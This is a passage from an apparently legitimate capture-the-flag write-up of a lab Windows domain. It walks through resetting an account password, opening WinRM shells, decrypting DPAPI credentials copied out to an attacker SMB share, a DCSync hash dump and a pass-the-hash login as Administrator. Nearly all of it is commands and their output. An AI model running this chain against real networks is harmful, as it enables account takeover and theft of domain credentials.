dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 512
1
2
└─$ ldapmodify -x -H ldap://10.10.xx.xx -D "ant.edwards@puppy.htb" -w 'Antman2025!' -f modify.ldif
modifying entry "CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB"
1
2
3
└─$ sudo crackmapexec smb PUPPY.HTB -u 'ADAM.SILVER' -p 'P@ssw4rd123'
SMB         PUPPY.HTB       445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         PUPPY.HTB       445    DC               [+] PUPPY.HTB\ADAM.SILVER:P@ssw4rd123
1
2
3
4
5
└─$ sudo crackmapexec winrm 10.10.xx.xx -u 'ADAM.SILVER' -p 'P@ssw4rd123' -d PUPPY.HTB
HTTP        10.10.xx.xx     5985   10.10.xx.xx      [*] http://10.10.xx.xx:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.xx.xx     5985   10.10.xx.xx      [+] PUPPY.HTB\ADAM.SILVER:P@ssw4rd123 (Pwn3d!)
→ Confirm that we can change the password of ADAM.SILVER user and success Pwn3d!.
1
2
3
4
5
6
7
8
9
10
└─$ evil-winrm -i 10.10.xx.xx -u 'ADAM.SILVER' -p 'P@ssw4rd123'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents>
- Another approach can use ForceChangePassword through
rpc.
1
└─$ net rpc password 'adam.silver' 'P@ssw4rd123' -U 'PUPPY.HTB'/'ant.edwards'%'Antman2025!' -S '10.10.xx.xx'
or we can use rpcclient.
1
2
3
└─$ rpcclient -U 'puppy.htb\Ant.Edwards%Antman2025!' 10.10.xx.xx
rpcclient $> setuserinfo adam.silver 23 P@ssw4rd123
rpcclient $>
After evil-winrm login, we can found the user.txt flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> dir


    Directory: C:\Users\adam.silver\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2025  12:31 PM           2312 Microsoft Edge.lnk
-ar---         5/19/2025   6:52 PM             34 user.txt


*Evil-WinRM* PS C:\Users\adam.silver\Desktop> type user.txt
79afddxxxxxxxxxxxxxxxxxxxxxxxxxx
Let’s continue discover to find the root.txt flag.
Privilege Escalation
So let’s do the BloodHound again on adam.silver account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─$ bloodhound-python -dc DC.PUPPY.HTB -u 'adam.silver' -p 'P@ssw4rd123' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.xx.xx
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 38S

Import to BloodHound again and start investigating the graph again.

Hmm, Kinda stuck here. Okay let’s go through adam.silver machine to look for some interesting stuffs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
*Evil-WinRM* PS C:\Backups> dir


    Directory: C:\Backups


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          3/8/2025   8:22 AM        4639546 site-backup-2024-12-30.zip


*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

Info: Download successful!
We found a site-backup-2024-12-30.zip file, download and check inside.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
└─$ tree .
.
├── assets
│   ├── css
│   │   ├── fontawesome-all.min.css
│   │   ├── images
│   │   │   ├── highlight.png
│   │   │   └── overlay.png
│   │   └── main.css
│   ├── js
│   │   ├── breakpoints.min.js
│   │   ├── browser.min.js
│   │   ├── jquery.dropotron.min.js
│   │   ├── jquery.min.js
│   │   ├── jquery.scrolly.min.js
│   │   ├── main.js
│   │   └── util.js
│   ├── sass
│   │   ├── libs
│   │   │   ├── _breakpoints.scss
│   │   │   ├── _functions.scss
│   │   │   ├── _html-grid.scss
│   │   │   ├── _mixins.scss
│   │   │   ├── _vars.scss
│   │   │   └── _vendor.scss
│   │   └── main.scss
│   └── webfonts
│       ├── fa-brands-400.eot
│       ├── fa-brands-400.svg
│       ├── fa-brands-400.ttf
│       ├── fa-brands-400.woff
│       ├── fa-brands-400.woff2
│       ├── fa-regular-400.eot
│       ├── fa-regular-400.svg
│       ├── fa-regular-400.ttf
│       ├── fa-regular-400.woff
│       ├── fa-regular-400.woff2
│       ├── fa-solid-900.eot
│       ├── fa-solid-900.svg
│       ├── fa-solid-900.ttf
│       ├── fa-solid-900.woff
│       └── fa-solid-900.woff2
├── images
│   ├── adam.jpg
│   ├── antony.jpg
│   ├── banner.jpg
│   ├── jamie.jpg
│   └── Levi.jpg
├── index.html
└── nms-auth-config.xml.bak

9 directories, 40 files
Hmm, nms-auth-config.xml.bak file looks interesting, let’s cat it out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└─$ cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefStephxxxxx</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
Okay, found another credential ChefStephxxxxx and we can use it to login to steph.cooper account.
1
2
3
4
5
6
7
8
9
10
└─$ evil-winrm -i 10.10.xx.xx -u steph.cooper -p 'ChefStephxxxxx'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper\Documents>
→ Success login :D.
So we are inside DC.PUPPY.HTB machine, let’s look for dpapi-protected-secrets and then use dpapi.py to extract the credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect> dir


    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-         2/23/2025   2:36 PM                S-1-5-21-1487982659-1829050783-2281216199-1107
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> cmd /c dir /a
 Volume in drive C has no label.
 Volume Serial Number is 311D-593C

 Directory of C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107

02/23/2025  03:36 PM    <DIR>          .
03/08/2025  08:40 AM    <DIR>          ..
03/08/2025  08:40 AM               740 556a2412-1275-4ccf-b721-e6a0b4f90407
02/23/2025  03:36 PM                24 Preferred
               2 File(s)            764 bytes
               2 Dir(s)   6,164,828,160 bytes free
Got the master key 556a2412-1275-4ccf-b721-e6a0b4f90407, put that aside and DPAPI-protected data.
1
2
3
4
5
6
7
8
9
10
11
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> cmd /c dir /a
 Volume in drive C has no label.
 Volume Serial Number is 311D-593C

 Directory of C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials

03/08/2025  08:53 AM    <DIR>          .
03/08/2025  08:40 AM    <DIR>          ..
03/08/2025  08:54 AM               414 C8D69EBE9A43E9DEBF6B5FBD48B521B9
               1 File(s)            414 bytes
               2 Dir(s)   6,166,650,880 bytes free
Found a C8D69EBE9A43E9DEBF6B5FBD48B521B9 file.
In order to transfer the master key and DPAPI-protected data to our attacking machine, we use impacket-smbserver to transfer the files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└─$ sudo impacket-smbserver share ./ -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.xx.xx,53298)
[*] AUTHENTICATE_MESSAGE (\,DC)
[*] User DC\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:share)
[*] Disconnecting Share(1:share)
[*] Closing down connection (10.10.xx.xx,53298)
[*] Remaining connections []
1
2
3
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407 \\10.10.14.38\share

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> copy C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9 \\10.10.14.38\share
Now we have all the files we need, let’s extract the credentials.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
└─$ python3 /usr/share/doc/python3-impacket/examples/dpapi.py masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -password 'ChefStephxxxxx' -sid S-1-5-21-1487982659-1829050783-2281216199-1107
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
1
2
3
4
5
6
7
8
9
10
11
12
13
└─$ python3 /usr/share/doc/python3-impacket/examples/dpapi.py credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWayxxxxx
→ Found password FivethChipOnItsWayxxxxx for steph.cooper_adm.
Use BloodHound again.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─$ bloodhound-python -dc DC.PUPPY.HTB -u 'steph.cooper_adm' -p 'FivethChipOnItsWayxxxxx' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.xx.xx
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 21 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 38S

Import again.

Found out that steph.cooper_adm has DCSync.
→ We can use DCSync attack to dump all the credentials of Administrator account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
└─$ secretsdump.py 'PUPPY.HTB/steph.cooper_adm:FivethChipOnItsWayxxxxx'@10.10.xx.xx
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xa943f13896e3e21f6c4100c7da9895a6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<SNIP>:::
<SNIP>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:<SNIP>:::
<SNIP>
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:<SNIP>
Administrator:aes128-cts-hmac-sha1-96:<SNIP>
Administrator:des-cbc-md5:<SNIP>
<SNIP>
1
2
3
4
5
└─$ sudo crackmapexec winrm 10.10.xx.xx -u 'Administrator' -H '<SNIP>' -d PUPPY.HTB
HTTP        10.10.xx.xx     5985   10.10.xx.xx      [*] http://10.10.xx.xx:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.xx.xx     5985   10.10.xx.xx      [+] PUPPY.HTB\Administrator:<SNIP> (Pwn3d!)
→ We can access the machine as Administrator account.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
└─$ evil-winrm -i 10.10.xx.xx -u 'Administrator' -H '<SNIP>'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/19/2025   6:52 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7c4823xxxxxxxxxxxxxxxxxxxxxxxxxx
→ Found the root.txt flag.
